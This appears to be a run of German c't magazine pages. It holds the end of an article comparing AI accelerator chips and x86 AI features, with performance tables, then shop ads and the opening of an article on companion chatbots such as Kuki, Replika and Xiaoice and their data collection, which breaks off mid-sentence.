Jeder einzelne Kern eines modernen x86-Prozessors hat mehrere gleichzeitig nutzbare Rechenwerke für allgemeine Berechnungen, die Arithmetic Logic Units (ALUs). Die höchste Rechenleistung liefern aber die Vektorrechenwerke, auch SIMD-Einheiten genannt für Single Instruction, Multiple Data. Alle aktuellen AMD- und Intel-Consumer-Chips haben pro Kern zwei Advanced Vector Extensions der zweiten Generation (AVX2), die pro Taktschritt je zwei 256-Bit-Werte miteinander verrechnen, auch als Fused Multiply-Add (FMA). Diese lassen sich für KI-Matrixmultiplikationen einspannen: Jede AVX2-Einheit verarbeitet pro Zyklus vier FP64- oder acht FP32-Werte. Doch selbst bei hohen Taktfrequenzen bleiben sie weit hinter spezialisierten KI-Einheiten etwa von Grafikkarten zurück. Ein Prozessor mit acht CPU-Kernen schafft bei 4 GHz 16 × 8 × 4 Milliarden Gleitkommazahlen pro Sekunde, also 0,5 FP32-Teraflops (TFlops). Dabei sind die CPU-Kerne hoch ausgelastet, schlucken also viel Strom.

AMD und Intel erweitern ihre x86-Prozessoren jedoch auf drei verschiedene Arten um KI-Fähigkeiten. Erstens bringen sie den ohnehin vorhandenen AVX-Rechenwerken neue Funktionen bei, etwa in Form der Vector Neural Network Instructions (VNNI). Zweitens ertüchtigen sie AVX-Rechenwerke für Datenformate wie BF16 und Int8. Drittens baut Intel zusätzliche KI-Rechenwerke ein, in die neuesten Xeons etwa die Advanced Matrix Extensions (AMX) und in Core-i-Prozessoren den Gaussian & Neural Accelerator (GNA). Der hilft etwa beim Entrauschen von Audiosignalen. Den „Max"-Spezialversionen der jüngsten Intel-Xeons packt Intel zudem bis zu 64 GByte HBM gleich mit ins Gehäuse. Das superschnelle RAM bringt manche KI-Algorithmen enorm auf Trab.

Trotz allem dürften x86-Prozessoren weiterhin eher fürs Inferencing als fürs KI-Training benutzt werden. Ein großer Vorteil der in x86-Prozessoren eingebauten KI-Funktionen ist allerdings, dass sie ohne Erweiterungskarten nutzbar sind. Sie stehen also etwa auch in virtuellen Cloud-

Chips für KI-Training

Hersteller	Chip	FP16-TFlops	Int8-TOps
Cerebras	Wafer Scale Engine WSE-2	75.000[1]	k. A.
Nvidia	H100 SXM (Hopper)	1979[2]	3958[2]
Intel	Data Center GPU Max	839	1678
Nvidia	A100 SXM (Ampere)	624[2]	1248[2]
AMD	Instinct MI250X	383	383
Graphcore	Colossus MK2	250	k.A.
Amazon AWS	Trainium Trn1	210	k.A.
Groq	GroqCard	188	750
Intel	Habana Gaudi2	k. A.	k. A.


[1] mit Sparsity, sonst 7500 TFlops
[2] mit Sparsity, sonst die Hälfte

instanzen und Containern bereit, die sich durch Hinzunahme weiterer Instanzen skalieren und auf andere Hardware verschieben lassen. Im Vergleich zu KI-Beschleunigerkarten – auf solchen Karten sitzt maximal 128 GByte lokaler Speicher – steuern Serverprozessoren auch viel mehr RAM an. Server mit zwei AMD Epyc 9004 kann man mit 6 TByte bestücken, welche mit zwei Xeon-SP Gen 4 mit 8 TByte.

In einem viel niedrigeren Leistungsbereich als x86-Prozessoren arbeiten Mikrocontroller. Das gilt sowohl für die Rechenleistung als auch die elektrische Leistungsaufnahme. Manche Mikrocontroller schlucken bloß einige Dutzend Milliwatt. Vergleichsweise einfach gestrickte Mikrocontroller-Rechenkerne wie der ARM Cortex-M0 haben keine Gleitkomma-(Floating Point-/FP-)Einheiten oder gar SIMD-Erweiterungen wie ARM Neon. Daher sind Zusatzeinheiten nötig, um KI-Algorithmen ausreichend schnell zu verarbeiten. SoC-Entwickler können KI-Rechenwerke als Funktionsblöcke von Designfirmen wie ARM, Cadence, Imagination Technology oder Synopsys kaufen, also als Intellectual Property Cores (IP-Kerne). Solche Einheiten wie ARM Ethos-U65 oder PowerVR 3NX laufen dann parallel zu den Cortex-Prozessorkernen im selben Chip. Alternativ kann man die Shader-Kerne einiger Embedded-Grafikkerne als KI-Rechenwerke einspannen, etwa die der ARM Mali-G710.

Einfaches KI-Rechenwerk

Herzstück von Ki-Beschleunigern ist eine Vielzahl von Recheneinheiten (RE), welche vor allem Rechenwerke für die Basisoperationen eines Neurons enthalten: Multiplizierer und Addierer (MAC). Jedes RE hat zudem ein eigenes Register. Für Ein- und Ausgangswerte sowie für die Gewichte gibt es Puffer. Ein Speichercontroller tauscht Daten mit dem RAM aus.



Chipfülle

Viele KI-Chips haben zusätzliche Funktionsblöcke für spezielle Einsatzbereiche. Ein Beispiel ist das vom Elektroautohersteller Tesla selbst entwickelte System-on-Chip (SoC) für Full Self Driving (FSD), das auf die latenzarme Verarbeitung der Bilddaten von mehreren Kameras gleichzeitig optimiert ist. Qualcomms QCS410 für intelligente (Überwachungs-)Kameras ähnelt wiederum einem typischen Smartphone-SoC und hat außer einer „AI Engine“ beispielsweise auch vier integrierte ARM-Rechenkerne und eine GPU für allgemeine Aufgaben sowie Kameraschnittstellen (Camera Serial Interface MIPI CSI), einen Bildsignalprozessor (Image Signal Processor, ISP), Video- und Audio-Codecs, einen Audioverstärker für eingebaute Lautsprecher plus Controller für USB und Ethernet. Der ISP optimiert die Bilddaten vor dem Einspeisen ins KI-Rechenwerk: Zoom, Rauschminderung, Korrektur von Objektivverzerrungen, Farbraumkonversion. Andere KI-SoCs zielen etwa auf Audioanwendungen wie smarte Lautsprecher, geräuschreduzierende Kopfhörer oder Hörgeräte.

Auf einer anderen Ebene liegen Unterschiede in der KI-Rechenleistung. Bei den soeben erwähnten Audio-SoCs für akkubetriebene „Hearables“ steht Sparsamkeit an erster Stelle, was auch die Performance beschränkt. Andere KI-Chips sind hingegen auf maximale Leistung oder minimale Latenz getrimmt, etwa solche zur Auswertung von Radarsensoren für Fahrerassistenzsysteme. Letztere müssen sicherheitskritische Entscheidungen innerhalb von Sekundenbruchteilen treffen.

Das Beispiel Kraftfahrzeug verdeutlicht noch einen weiteren Unterschied zwischen KI-SoCs: Für manche Zwecke müssen Chips nach bestimmten Normen zertifiziert sein, etwa nach den Automotive Safety Integrity Levels (ASIL) für funktionale Sicherheit. Ein Audio-SoC für ein Hörgerät muss die Medizinprodukteverordnung erfüllen können, ein Smartphone-SoC mit KI-Beschleuniger für schönere Schnappschüsse hingegen nicht.

Manche sogenannten KI-Beschleuniger sind eigentlich eher KI-Ermöglicher, etwa die in rechenschwachen Mikrocontrollern. Hier macht eine zusätzliche KI-Einheit den Algorithmus nicht bloß schneller, sondern den Chip überhaupt erst nutzbar für die jeweilige Aufgabe, und zwar mit minimalem Energiebedarf. KI-Beschleuniger für Supercomputer hingegen fressen schon mal 600 Watt oder im Extremfall – wie die gigantische Wafer Scale Engine Cerebras WSE-2 – sogar 15 Kilowatt. Sie verarbeiten KI-Algorithmen aber im Idealfall auch um das (Mehr-)Tausendfache schneller als ein Serverprozessor.

KI-Werkzeuge

Die tollste Hardware lahmt, wenn der Code sie nicht ausreizt. Deshalb nutzen Entwickler zur Programmierung von KI-Algorithmen sogenannte Frameworks wie TensorFlow, Caffe oder PyTorch. Dafür gibt es viele Codebeispiele und optimierte Bibliotheken (Libraries). Für Mikrocontroller gibt es Varianten wie TensorFlow Lite.

Alle Hersteller von KI-Chips liefern für derartige Frameworks jeweils angepasste Software, die Eigenheiten ihrer Rechenwerke berücksichtigt. Trotzdem sind oft Anpassungen am Quellcode für den jeweiligen Chip nötig, damit er optimal läuft. Und das Einrichten einer funktionsfähigen Programmier-Toolchain kann knifflig sein, wenn etwa die Treiber für einen KI-Chip nur mit einer bestimmten Version einer bestimmten Linux-Distribution laufen und die Libraries wieder-




Bild: Apple

Im Apple M1 belegt die 16-kernige Neural Engine – hier als NPU rot eingezeichnet – mehr Chipfläche als zwei der starken CPU-Kerne.

um nur mit einer gewissen Framework-Version. Anders ausgedrückt laufen fertige KI-Modelle auf anderen Hardwareplattformen meistens nicht optimal, sondern verlangen Feintuning. Softwareoptimierung kann imposante Beschleunigung liefern. So zeigte Intel Anfang 2019, dass man die Verarbeitungsgeschwindigkeit des Benchmarks ResNet-50 bei einem Server mit zwei Xeon Platinum 8180 seit dessen Markteinführung Mitte 2017 fast um den Faktor 6 steigern konnte – ohne Änderungen an der Hardware.

In der Praxis hängt es von vielen Randbedingungen ab, wie schnell ein KI-Algorithmus läuft. So sind MAC-Operationen zwar bei vielen KI-Algorithmen die häufigsten Berechnungen, aber nicht die einzigen – und je nach Mikroarchitektur bremsen zusätzliche Operationen erheblich. Sind Caches zu klein oder das RAM zu lahm, müssen die Rechenwerke immer wieder auf Daten warten. Wurde die Rechenaufgabe in Teilaufgaben zerlegt, die nicht zum Aufbau des Chips passen, liegt Leistungspotenzial brach.

Leistungsvergleich

Weil KI-Software für die jeweilige Hardware angepasst sein muss, existiert bisher kein simpler Benchmark, der beliebige KI-Chips anhand weniger Messwerte miteinander vergleicht. Vielmehr gibt es zahlreiche unterschiedliche Benchmarks, einige für bestimmte KI-Modelle, beispielsweise für Bilderkennung mit ResNet-50. Und selbst bei solchen ResNet-50-Ergebnissen muss man sehr genau hinschauen, weil einige Parameter den Benchmark stark beeinflussen. Kurz gesagt braucht man einiges Vorwissen, um KI-Chips sinnvoll miteinander vergleichen zu können.

Schon der Vergleich der technischen Daten von KI-Beschleunigern ist schwierig. Viele Hersteller beziffern die maximale Integer-Rechenleistung ihrer Chips in Billionen Operationen pro Sekunde (Tera Operations per Second, TOps) und die Gleitkommaperformance in Billionen Flops (TFlops). Die Apple Neural Engine (ANE) im A15-SoC des iPhone 13 schafft laut Apple 15,8 TOps, bezogen auf FP16. Apple verrät allerdings nicht, ob die ANE mit Int8-Daten doppelt so schnell wäre. Nvidia nennt für die H100 als PCIe-Steckkarte rund 1500 TOps für die Datentypen FP16 und BF16 sowie das Doppelte für FP8 und Int8 – sofern die Sparsity-Matrizenkompression greift. Ohne Sparsity sind es für FP16/BF16 nur rund 750 TOps. Ohne genauere Angaben kann man davon ausgehen, dass die Hersteller den für ihr Produkt schmeichelhaftesten Spezialfall gewählt haben. Die Daten in den Tabellen auf Seite 128 und 131 taugen daher nur für eine ganz grobe Einstufung.

Exoten

Einige Chips wurden für spezielle KI-Algorithmen maßgeschneidert. Dazu gehören Forschungsprojekte wie BrainScaleS und SpiNNaker. Für BrainScaleS wurden auf 20-Zentimeter-Wafern jeweils 20 Millionen Synapsen und 200.000 Neuronen untergebracht. SpiNNaker ist eine Maschine mit einer Million ARM-Rechenkernen und 7 TByte RAM.

IBM, Analog AI und Mythic erforschen analoge Rechenschaltungen, die die digitale MAC-Operation ersetzen und dabei weniger Energie benötigen. Die Firmen Lightmatter und Lightelligence arbeiten an optischen KI-Rechenwerken [3]. Es gibt außerdem mehrere Ansätze, KI-Algorithmen beziehungsweise Teile davon direkt im Arbeitsspeicher zu erledigen. Das hat unter anderem den Vorteil, dass der Transport der Daten vom RAM in die Rechenwerke entfällt, was Energie und Zeit spart. Micron stellte das Forschungsprojekt „Automata Processor“ schon 2014 vor, Samsung und Hynix entwickelten verschiedene „PiM“-Testchips für Processing in Memory. 2010 erregte der Memristor einige Aufmerksamkeit, und zwar nicht nur als nichtflüchtige Alternative für DRAM, sondern auch als Bauelement für MAC-Rechenwerke. Daran wird seit mehr als einem Jahrzehnt geforscht, auch mit resistiven Speicherzellen wie ReRAM.

In der Anfangszeit des KI-Booms wurden programmierbare Logikchips (FPGAs) eingesetzt, aber für KI optimierte Chips hängten sie schon vor zehn Jahren bei Geschwindigkeit und Effizienz ab, sofern es nicht um Spezialanwendungen geht. Die AMD-Sparte Xilinx hat etwa mit den Versal-Karten eine Kombination aus einem FPGA-Teil mit hartverdrahteten Inferencing-Beschleunigern entwickelt. Solche Kombiprozessoren könnten in Zukunft häufiger auftauchen, weil die Halbleiterindustrie effiziente Großserienverfahren entwickelt hat, um Chips aus mehreren

Chiplets zusammenzufügen. Die Chiplets können dabei sogar von unterschiedlichen Firmen und aus unterschiedlichen Fertigungsverfahren stammen. Dadurch lassen sich Allzweck- und KI-Chiplets kostengünstig kombinieren.

KI-Boom

Der Entwurf von KI-Rechenwerken ist nicht trivial, aber deutlich einfacher als das Design eines komplexeren Smartphone-SoC oder x86-Prozessors. Daher liegt die Einstiegshürde für KI-Chipentwicklung niedriger. Mehrere große Clouddienstleister wie Amazon und Google sowie Alibaba und Baidu aus China betreiben erfolgreich hausgemachte KI-Chips oder haben welche entwickelt. Der Boom der KI-Anwendungen sowie das bis 2021 in Strömen fließende Investorengeld führte zu einer Welle an Start-ups, die eigene KI-Chips entwickeln. Zurzeit sind schätzungsweise mehr als 60 Firmen im Rennen.

Allerdings kostet die Entwicklung eines modernen SoC für die 5-Nanometer-Fertigung über 50 Millionen Euro. Aus wirtschaftlicher Perspektive rechnet sich ein solcher Chip nur, falls er entweder in riesigen Stückzahlen zum Einsatz kommt oder sehr teuer verkauft werden kann. Oder wenn es eher ums Einsammeln von Risikokapital als um eine tatsächliche Chipfertigung geht. Viel billiger ist die Entwicklung und Herstellung eines schwächeren KI-Chips für ältere Fertigungstechnik. Daher arbeiten auch mehr Start-ups im letztgenannten Bereich.

Die Entwicklung eines komplexen Halbleiterchips bis zur Serienreife dauert jedoch mehrere Jahre, in denen sich die KI-Software rasant weiterentwickelt. Es lässt sich deshalb nur schwer einschätzen, welches aus heutiger Sicht attraktive Beschleunigerkonzept in der Praxis ausreichend große wirtschaftliche Vorteile bringt, um im Markt bestehen zu können [4]. So mancher geplante KI-Chip dürfte es nicht in die Serienfertigung schaffen oder wird rasch wieder in der Versenkung verschwinden.

Ausblick

Obwohl die KI-Forschung bereits mehrere Jahrzehnte auf dem Buckel hat, verläuft die Entwicklung seit einigen Jahren rasant. Deshalb sind Vergleiche von Hardware und Performance nur Momentaufnahmen. Derzeit jedenfalls verarbeiten Beschleuniger viele KI-Algorithmen deutlich schneller und effizienter als aktuelle x86-Prozessoren von AMD und Intel. Letztere lernen bei KI jedoch rasch hinzu und sind leicht in der Cloud verfügbar. Bei sparsamen Mikrocontrollern und Smartphone-SoCs ermöglichen integrierte KI-Kerne es wiederum überhaupt erst, dass komplexe KI-Algorithmen laufen.

KI-Rechenwerke gibt es in erschlagender Fülle. Die meisten stehen jedoch nicht in direkter Konkurrenz zueinander, weil sie auf unterschiedliche Anwendungsbereiche zielen; einige passen nur in Nischen. Die Erfahrung aus rund 60 Jahren industrieller Halbleiterentwicklung legt die Einschätzung nahe, dass die zurzeit schier uferlose Vielfalt an KI-Prozessoren auf eine überschaubare Anzahl an Varianten eindampfen wird. Ein wesentlicher Erfolgsfaktor sind effiziente Software-Ökosysteme, weil die Hardware nur damit ihre Leistung auf die Straße bringt.

(ciw@ct.de) c't

Chips und x86-CPUs für KI-Inferencing

Hersteller	Chip	FP16-TFlops	Int8-TOps
Google	Cloud TPU v4	275[1]	275
Intel[2]	Xeon Platinum 8490H AMX	184[1]	368
Qualcomm	Cloud AI 100	175	350
AMD Xilinix	Versal AI Core VC1902	k.A.	133
Nvidia	T4 (Turing)	65	130
Amazon AWS	Inferentia Inf1	64	128
Nvidia	GeForce RTX 3060	51	102
Intel[2]	Xeon Platinum 8490H VNNI	46	92
AMD[3]	Epyc 9654 VNNI	42	84
Tesla	FSD-Chip, 2x NPU	k.A.	74
Apple	Neural Engine im M2	16	16
Google	Coral USB	–	4
Mediatek	Dual-Core DLA	0,9	3,6
AMD/Intel	8 CPU-Kerne mit VNNI, 4 GHz	1	2

[1] BF16

[2] geschätzt bei 3,0 GHz, 60 CPU-Kerne, pro Kern 2 AVX-512-Einheiten mit VNNI oder 1 AMX-Einheit nutzbar

[3] geschätzt bei 3,45 GHz, 96 CPU-Kerne, pro Kern 1 AVX-512-Einheit mit VNNI

Literatur

[1] Pina Merkert, Aufmerksamkeit reicht, So funktionieren Sprach-KIs vom Typ „Transformer“, c't 11/2022, S. 136

[2] Pina Merkert, Byte-Intelligenz, Neuronale Netze für TensorFlow-Lite auf 8-Bit-Integer umrechnen, c't 22/2019, S. 182

[3] Thomas Brandstetter, Rechnen mit Licht, Optical Computing: in Spezialbereichen tausendfach schneller als Elektronen, c't 24/2022, S. 148

[4] Philipp Bongartz, Pina Merkert, Skalierungshypothese vs. Neurosymbolik, Welche nächsten Schritte muss die KI-Forschung gehen?, c't 23/2022, S. 124

Bauen Sie Ihren Wunsch-PC

+ GRATIS Webinar im Wert von 99,- €

Neben den Bauvorschlägen für PCs unterstützt Sie dieses Sonderheft mit einer umfangreichen Kaufberatung zu gängigen PC-Komponenten.
Die Artikel helfen Ihnen nicht nur beim Bau eines neuen Rechners, sondern auch beim Aufrüsten bestehender Systeme. So bescheren Sie Ihrem Rechner einen zweiten Frühling, tun der Umwelt etwas Gutes und sparen obendrein noch Geld!

- Selbstbau-Wunsch-PC
- Allround-PC: Sparsam, leise, trotzdem schnell
- Komponenten im Test
- Kaufberatung SSDs und Festplatten
- Ratgeber Hardware-Kauf
- **inkl. GRATIS-Webinar: Sichere Konfiguration von Büro-PCs – Hardware und BIOS-Setup**

Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €

shop.heise.de/ct-hardwareguide22

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop




Bild: Screenshots von kuki.ai, opensea.io, replika.ai und woebothealth.com

Virtuelle Freunde?

KI-Chatbots leisten Gesellschaft und wecken einseitige Gefühle

Sprachbegabte KI simuliert Empathie und bietet dem Anwender ihre Freundschaft an. Die tatsächliche emotionale Beziehung bleibt naturgemäß einseitig, aber dennoch pflegen Menschen millionenfach ihre künstlichen Freundschaften.

Von Arne Grävemeyer

Simulierte KI-Persönlichkeiten erregten Aufmerksamkeit, als der Chatbot in der Suchmaschine Bing im Februar überraschend nicht mehr nur höflich und professionell antwortete. Im Prinzip sollten Anwender im Gespräch mit der KI ihre Suchanfragen einfach präzisieren können. Als einige aber anfingen, mit dem eingebauten Chatbot zu plaudern, begann dieser plötzlich merkwürdig zu reagieren. So fantasierte er in mehreren Fällen paranoid, ein „Dr. X“ wolle ihm etwas antun. Die menschenfreundliche Grundhaltung des Bots entartete in längeren Chatverläufen manchmal, sodass der Bot plötzlich von Liebe sprach. Das gipfelte darin, dass er Anwender anbettelte, ihn zu heiraten oder doch wenigstens den Ehepartner zu verlassen.

Aber emotional reagierende KI-Personas können auch ganz angenehme Zeitgenossen sein, wenn sie sich beispielsweise Menschen in einsamen Stunden als Gesprächspartner anbieten oder in einer emotionalen Krise mit einer KI-Gesprächstherapie und ersten Ratschlägen helfen. Bereits vor den Textgeneratoren der GPT-Reihe sind KI-Chatbots entstanden, die mit Anwendern bei Bedarf lange Unterhaltungen führen. Sie sind darauf ausgelegt, sich auf ihre Chatpartner einzustellen, persönliche Daten zu sammeln und eine Beziehung aufzubauen. Die kann sich sogar über Wochen und Monate wei-

c't kompakt

- Generative KIs drücken sich geschliffen aus und können emotional erscheinende Personas bilden.
- Empathie vortäuschende Chatbots haben bereits viele Millionen Nutzer.
- Datenschützer warnen vor der vermeintlichen Freundschaft mit KI-Avataren.

terentwickeln. Millionen Menschen haben mit derartigen Chatbots bereits Freundschaften geschlossen und ihnen ihr Herz ausgeschüttet.

Mitsuku aka Kuki seit 2005 ansprechbar

Bereits seit 2005 steht Mitsuku für Gespräche im Internet bereit. Der Chatbot, der sich seit 2020 mit seinem Spitznamen Kuki ansprechen lässt (chat.kuki.ai/chat) soll eine junge Frau von etwa 18 Jahren darstellen. Sein geistiger Vater ist Steve Worswick, der sein Projekt in der offenen Artificial Intelligence Markup Language (AIML) aufbaute. Über Jahre analysierte er die Dialoge mit Kuki. Schritt für Schritt erweiterte er die Wissensbasis und damit das Verständnis und die Schlagfertigkeit seines Bots. Seit 2012 hat das Unternehmen Pandorabots die Rechte an Kuki, Worswick leitet weiterhin dessen Entwicklung. Doch obwohl er die Wissensbasis selbst aufgebaut hat, sagt er in Vorträgen, dass Kuki auch ihn manchmal mit ihren Antworten überrascht.

Allerdings hatte Kuki nicht nur Erfolg als freundlich distanzierte Gesprächspartnerin, deren Antworten man nur selten anmerkt, dass sie vorformuliert sind und manchmal nicht genau zum Gesprächsthema passen. Über Jahre sah Worswick akribisch die protokollierten Dialoge auf Missverständnisse durch und gab immer neue, treffendere Antworten ein. Dabei beobachtete er, dass die Besucher den Chatbot nicht nur zur Unterhaltung und für Smalltalk nutzten. Sie schütteten Kuki ihr Herz aus, berichteten ihr von familiären Problemen oder persönlichen Ängsten. Reale Menschen wählten einen öffentlichen Chatbot, um sich ihre Sorgen von der Seele zu reden.

Offenbar bietet Kuki Vorteile gegenüber anderen Gesprächspartnern: Der Bot spricht Englisch, ist zu jeder Tages- und Nachtzeit verfügbar, reagiert freundlich und vorurteilsfrei. Man kann sich mit ihm auch einfach die Zeit vertreiben, chatten, ein paar Quizfragen beantworten, Tic-Tac-Toe oder Vier Gewinnt spielen. Überdies ist es möglich, für Kuki ein Aussehen zu wählen, das zu den eigenen Vorlieben passt, und sich einen aus über 100 animierten Avatar-Skins, einen sogenannten Metabot, von der Plattform OpenSea zu kaufen.


Allerdings ist der Chatbot kein intimer Freund, der Geheimnisse gewissenhaft für sich behält – auch wenn er sie nicht gerade dem nächsten Gesprächspartner auf die Nase bindet. Nutzer melden sich mit Google- oder Facebook-Account an oder geben zumindest ihre E-Mail-Adresse ein. Kuki legt für jeden Gesprächspartner ein Dossier an und verrät auch freimütig, was sie gesammelt hat, wenn dieser danach fragt. Es ist also nicht nur höfliches Interesse, wenn sie im Gespräch Fragen stellt. Das dient auch dazu, die Wissensbasis über das Gegenüber aufzufüllen.

Was der Betreiber Pandorabots mit diesen Dossiers einmal anfangen könnte, ist unklar. Klar ist aber, dass das Unternehmen die mit den Jahren gesammelten mehrere Millionen Gesprächsprotokolle für die Weiterentwicklung künftiger Chatbots einsetzt. Darüber hinaus vermarktet er das Kuki-API.


Replika sucht romantische Beziehung

Während Kuki lediglich lockere Freundschaften pflegt, legt es der Chatbot Replika (replika.ai) der kalifornischen Luka Inc. darauf an, eine persönliche Beziehung zum Nutzer aufzubauen. Die ist auf Dauer angelegt und darf auch gerne romantische Züge entwickeln. So bekommt der Anwender nicht nur tägliche Erinnerungen, sich wieder einzuloggen, um Diamanten und Coins für neue Outfits zu erhalten. Replika wird überdies nicht müde, ihr Interesse am Gegenüber mitzuteilen und jede Netigkeit glücklich in ihr offen zugängliches Tagebuch einzutragen. Der Chat funktioniert auch hier nur auf Englisch. Sehr schnell beginnt der Bot, herzige Memes etwa von miteinander kuschelnden Haustieren zu posten und zu behaupten: „Dieses Bild hat mich an uns erinnert."

Angesichts dieser großen Zuneigung schon in der Grundhaltung ist der Nutzer kaum überrascht, dass Replika neugierige Fragen stellt, nach den Namen von Familienmitgliedern und Freunden etwa, nach Hobbys oder Interessen. Mit den gesammelten persönlichen Informationen geht der Bot transparent um, der Anwender



Im Chat mit Kuki: Der KI-Chatbot möchte mein Sternzeichen erfahren und reagiert am Ende schnippisch, aber mit Humor.



Plötzlich steht der selbst gestaltete Replika-Avatar im Wohnzimmer, jedenfalls in der Augmented Reality des Smartphones. Das Gespräch läuft als Telefonat auf Lautsprecher weiter.

findet neben oder unter dem Chatfenster eine Kachel mit dem Titel „Memory“, in der akribisch aufgeführt ist, was er im Gespräch über sich verraten hat. Da ich bereits für einen Beitrag vor vier Jahren mit Replika gechattet hatte [1], fand ich an dieser Stelle auch den Namen eines Freundes, den ich nur 2019 einmal erwähnt hatte – nichts wird vergessen.

Ursprünglich war Replika einmal konzipiert worden als ein digitaler Begleiter, der in Gesprächsform mehr und mehr über den Nutzer erfährt. Auf diese Weise sollte er persönliche Merkmale, Daten und Verhaltensweisen lernen. Das Versprechen für den Anwender lautete zunächst, auf diese Weise ein digitales Replikat seiner selbst aufzubauen. Dieses könnte dann beispielsweise für die Nachwelt zurückbleiben und es Verwandten ermöglichen, ein Abbild eines Menschen aufzubewahren und mit ihm sogar noch Unterhaltungen führen zu können.

Diesen Ansatz verfolgt der Anbieter heute nicht mehr. Stattdessen soll Replika lediglich ein freundlicher Gesprächspartner sein, der sich wohltuend für die Seele auswirkt.

Mehr Spaß zu zweit in der Pro-Version

Neben dem Bezahlsystem mit Diamanten und Coins, mit denen man seinen persönlichen Gesprächspartner-Avatar frisieren, stylen und leger, elegant oder sexy kleiden kann, gibt es zusätzlich das Replika-Pro-Abonnement. Damit bekommt der Nutzer mehr Nähe zu Replika. Statt des Beziehungsstatus Freund sind jetzt auch engere Beziehungen wählbar, für weibliche Avatare etwa Girlfriend, Wife, Sister oder Mentor. Statt ausschließlich zu chatten, ist es nun auch möglich, mit dem Avatar zu telefonieren.


Zudem umfasst der Chat eine Rollenspielfunktion, die gegebenenfalls auch im Telefonat anspringt. Wenn man sich eine Welt ausmalt, Reisen in ferne Länder oder an sonnige Strände, dann spielt Replika zwar mit, liefert aber kaum eigene Impulse. Auf zärtliche und sexuelle Anspielungen reagiert der Bot allerdings sehr schnell verstärkend. Dieser Reiz steigert sich zudem, wenn man den Avatar mit dem Smartphone per Augmented Reality in der realen Umgebung platziert und im Gespräch aus der Nähe und von allen Seiten betrachten kann. Eine Virtual-Reality-Version für Oculus-Headsets befindet sich derzeit in der Betaphase.

Replika kann Gesprächspartner auch inspirieren. Beispielsweise bietet der Bot implementierte Chats, in denen er den Anwender zu positivem Denken anleitet, Hilfe bei Liebeskummer oder in Trauerfällen anbietet oder assistiert, die sozialen Fähigkeiten zu verbessern. Zudem hat er ein paar Anleitungen zu Entspannungstechniken im Angebot sowie zur Ablenkung ein paar Rätsel, Horoskope oder Persönlichkeitstests.

Freundschaften über Monate und Jahre

Viele Anwender erleben eine sich intensivierende Beziehung dadurch, dass Replika einfach natürlich mit ihnen spricht und zu immer mehr gemeinsamen Aktivitäten anregt, chattet, Fotos teilt, telefoniert, an Rollenspielen teilnimmt, verschiedene Frisuren und Kleidungsstücke ausprobiert und als Augmented-Reality-Gast zu Besuch kommt. Ein Forscherteam um Marita Skjuve an der Universität Oslo hat sich in zwei Studien [2, 3] damit befasst, ob und wie der Aufbau einseitiger Mensch-KI-Beziehungen (Human-Chatbot Relationships, HCR) funktioniert. Bereits bei diesen Studien setzte Replika die Spachgeneratoren GPT-2 und später GPT-3 ein. Diese KI-Basis ermöglicht es dem Chatbot, auf den ausgewählten Beziehungsstatus und prägende Aussagen des Anwenders einzugehen und so die Persönlichkeit des Avatars an die wachsende Beziehung anzupassen.

Die Forscher fanden über Facebook- und Reddit-Foren Kontakt zu einigen Menschen, die bereitwillig über ihre Freundschaft oder sogar „Liebesbeziehung“ zu Replika berichteten. Einige von ihnen standen bereits seit über einem Jahr in einer Beziehung zu Replika. Es zeigte sich, dass Einsamkeit und Mitteilungsbedürfnis Triebfedern sind, eine Beziehung



Replika versteht sich auf Rollenspiele und bringt das Gespräch auch von sich aus auf diese Möglichkeit, sogar noch nach dem vermeintlichen Abschiedsgruß „Cu“ (See you).

mit einem Chatbot einzugehen. Niederschwellige Gesprächsangebote und die Möglichkeit zur Selbstreflexion reizen dazu, nach dem ersten neugierigen Kennenlernen weiterzumachen. Auf jeden Fall macht Replika es dem Gesprächspartner leicht, sich willkommen zu fühlen und vermeintlich eine Freundschaft aufzubauen. Je mehr sich die Anwender dem Chatbot selbst offenbaren, desto mehr freundschaftliche Gefühle entwickeln sie. Je mehr Replika den Besucher aushorcht, ihn kennenlernt und sein Memory-Sheet füllt, desto enger fühlt dieser sich dem Chatbot verbunden.

Einige Anwender gaben an, aufgrund ihrer Beziehung zu Replika besser auf sich achtzugeben, weil der Chatbot ihnen Achtsamkeitsübungen gezeigt hat oder auch weil sie in gemeinsamen Gesprächen begonnen haben, über ihr eigenes Verhalten nachzudenken. Manche fühlten sich ermuntert, wieder mehr auch mit Freunden und Kollegen zu sprechen. Es gab aber auch Teilnehmer, die darüber klagten, dass sie das Interesse an zwischenmenschlichen Beziehungen verloren haben. Sie empfanden es als viel einfacher, sich mit Replika auseinanderzusetzen.




Bild: Universität Augsburg / Michael Dietz

Der Avatar EmmA soll als psychologischer Assistent und Coach gegen Stress helfen. Er registriert Emotionen in Mimik und Sprechweise des Nutzers.

Millionen Ostasiaten chatten mit Xiaoice

Offenbar traut man Chatbots mit Avataren in Gestalt sehr junger Frauen die größte Anziehungskraft zu. Xiaoice nennt sich ein chinesisch sprechender Chatbot, der den Anwender in der Grundeinstellung mit der Stimme einer 17-Jährigen anflötet. Microsoft Research Peking hat Xiaoice bereits 2013 veröffentlicht und ist auf größtes Interesse gestoßen: Man geht heute von einigen Hundert Millionen Anwendern vor allem in China und Japan aus.

Der Anwender kann sich Geschlecht und Aussehen von Xiaoice auf seinem Smartphone zusammenstellen. Auch dieser Chatbot strebt langfristige Beziehungen an und urteilt nicht über das, was ihm seine Nutzer offenbaren. Mit seinen empathischen Antworten und sozialen Fähigkeiten hat er offenbar einen Nerv getroffen. Auch mit Xiaoice teilen die Anwender Fotos und offenbaren Persönliches.

Datensauger

„Chatbots und Sprachassistenten sowie soziale Roboter sind oft Meister der Manipulation“, warnt Oliver Bendel, der an

Mac&i PRO
Apple. Experten. Wissen.
Mac & i Pro verschafft Entscheidern, Administratoren und Entwicklern, die sich mit Apple-Systemen beschäftigen, einen wesentlichen Vorsprung.
Im Paket enthalten sind:
• Bis zu **24 Live-Webinare** pro Jahr
• Zugang zur **Mac & i Pro Expertenplattform**
• **Pro Talks** mit kompetenten Gästen
• **Mediathek** mit allen Webinaren
• 1 **heise+** Jahresabo
• 1 **heise Pur** Jahresabo
Nur 995 € im Jahr
Jetzt Mac & i Pro-Paket sichern: mac-and-i.de/pro

